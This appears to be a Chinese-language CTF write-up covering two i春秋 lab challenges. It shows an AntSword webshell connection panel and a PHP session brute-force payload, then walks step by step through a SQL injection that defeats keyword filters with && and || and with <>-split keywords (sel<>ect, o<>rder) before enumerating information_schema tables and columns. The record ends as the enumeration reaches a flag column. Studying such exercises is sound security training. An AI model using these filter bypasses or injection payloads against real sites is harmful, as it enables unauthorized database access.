
编辑数据（http://fe7dc8e1f05743559406c315d95628fbad96a882d06b...

基础配置

URL地址 *	http://fe7dc8e1f05743559406c315d95628fbad96a882d06b4435.chang
连接密码 *	123
网站备注	
编码设置	UTF8
连接类型	PHP

编码器

[✓ default] random base64


中国蚁剑

AntSword 编辑 窗口 调试

183.222.96.251

目录列表 (1)

- /
  - var
    - www
      - html
        - u

文件列表 (6)


新建 上层 刷新 主目录 书签 /var/www/html/ 读取

名称	日期	大小	属性
u	2021-05-11 11:51:06	4 Kb	0777
..	1970-01-01 00:00:00	NaN b	0
bootstrap.min.css	2016-08-28 10:58:26	119.67 Kb	0644
flag.php	2021-05-11 11:50:44	73 b	0644
index.php	2016-09-02 01:59:55	2.07 Kb	0644
jquery.min.js	2016-08-28 10:58:26	82.34 Kb	0644

任务列表

i春秋Misc Web 爆破-3

1. 打开链接可以看到一段php源码。




```
<?php
error_reporting(0);
session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])){
    $_SESSION['nums'] = 0;
    $_SESSION['time'] = time();
    $_SESSION['whoami'] = 'ea';
}

if($_SESSION['time']+120<time()){
    session_destroy();
}

$value = $_REQUEST['value'];
$str_rand = range('a', 'z');
$str_rands = $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];

if($_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0){
    $_SESSION['nums']++;
    $_SESSION['whoami'] = $str_rands;
    echo $str_rands;
}

if($_SESSION['nums']>=10){
    echo $flag;
}

show_source(__FILE__);
?>
```

2. 我们需要看懂最后几行关于flag的代码，即当前session中

   $nums$是不是大于10，现在$nums=0$，只有使$nums+10$，才可以输出$flag$，$nums+1$的条件有两个，一

3. 构造一个payload `/?value[]=ea` ,我们需要第一次传入 `ea`，然后得到打印出的随机数作为值第二次访问页面并进行传入。只要我们连续10次成功，就能在页面中看到flag。




```
dsflag{8270f327-c42f-4569-b0fc-1fe7a01c8037} <?php
error_reporting(0);
session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])){
    $_SESSION['nums'] = 0;
    $_SESSION['time'] = time();
    $_SESSION['whoami'] = 'ea';
}

if($_SESSION['time']+120<time()){
    session_destroy();
}

$value = $_REQUEST['value'];
$str_rand = range('a', 'z');
```


URL
http://81af8e121e9741388a19dd24a74d2415db2a6efd13674fc4.changame.ichunqiu.com/?value[]=rq

i春秋 Web SQL

1. 题目提示这是sql注入，而且提示flag在数据库中


flag{在数据库中}


2. 查看源码得到提示 SELECT * FROM info WHERE id=1



```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

<!--SELECT * FROM info  WHERE id=1--><br />flag{在数据库中}<br /><br />
```

1=1时正常访问，1=2时页面为空白，则为数字型注入


3. 尝试添加and 1=1，发现被拦截，测试or1=1，也发现or被拦截



ec07327b560a448bb025d4c698b3699de883a427885a4ea5.changame.ichunqiu.com/index.php?id=1%20and%201=1

inj code!

4. 用相应字符来代替and和or，and---->&& or----->||，发现可以成功绕过。




ec07327b560a448bb025d4c698b3699de883a427885a4ea5.changame.ichunqiu.com/index.php?id=1%20%20&&1=1

flag{在数据库中}

1=1时正常访问，1=2时页面为空白，则为数字型注入

5. j接下来尝试猜字段长度，使用order by字段和二分法进行猜测，发现order by被拦截




ec07327b560a448bb025d4c698b3699de883a427885a4ea5.changame.ichunqiu.com/index.php?id=1%20%20oorder%20by%201

inj code!

6. 我们尝试使用<>把order字符隔开绕过，发现可行，得出字段数为3。

flag{在数据库中}




```
http://ec07327b560a448bb025d4c698b3699de883a427885a4ea5.changame.ichunqiu.com/index.php?id=1 o<>rder by 3
```

7. 我们使用union（all）联合查询来查看显示位的字段数，发现select被过滤，同样使用<>隔开。

flag{在数据库中}

5




```
http://fad1c1917ec3441bb7053bd7bc80e11a1a613880e21c405c.changame.ichunqiu.com/index.php?id=1  union sel<>ect 4,5,6
```

表明返回的列数为三，从左往右第二个位置会返回到页面上,找到回显位置后，就可以通过联合查询来回显数据库，即构造 `/index.php?id=1 union s<>elect 1,database(),3`，得出数据库为sqli。(若空格被过滤，可用 `+` 绕过)

flag{在数据库中}

sqli



```
http://fad1c1917ec3441bb7053bd7bc80e11a1a613880e21c405c.changame.ichunqiu.com/index.php?id=1 union  s<>elect 1,database(),3
```


8. 接下来是通过不断构造payload使flag回显。构造 `/index.php?id=1 union se<>lect 1,table_name,3 from information_schema.tables` 显示所有表名

flag{在数据库中}

CHARACTER_SETS

COLLATIONS

COLLATION_CHARACTER_SET_APPLICABILITY


COLUMNS

COLUMN_PRIVILEGES

ENGINES

EVENTS

FILES


GLOBAL_STATUS

GLOBAL_VARIABLES

KEY_COLUMN_USAGE

```
http://c05b90f2f2ff4ba784de4db9949fdfaa02c9fb8d0afe4fdb.changame.ichunqiu.com/index.php?id=1 union se<>lect 1,table_name,3 from information_schema.tables
```

9. 构造payload `/index.php?id=1 union se<>lect 1,table_name,3 from information_schema.tables where table_schema='sqli'` 来回显当前调用的表。



flag{在数据库中}

info

users

```
http://c05b90f2f2ff4ba784de4db9949fdfaa02c9fb8d0afe4fdb.changame.ichunqiu.com/index.php?id=1 union se<>lect  1,table_name,3 from information_schema.tables where table_schema='sqli'
```

10. 构造payload `/index.php?id=1 union se<>lect 1,column_name,3 from information_schema.columns where table_name='info'` 回显info的列名


flag{在数据库中}


id

title

flAg_T5ZNdrm

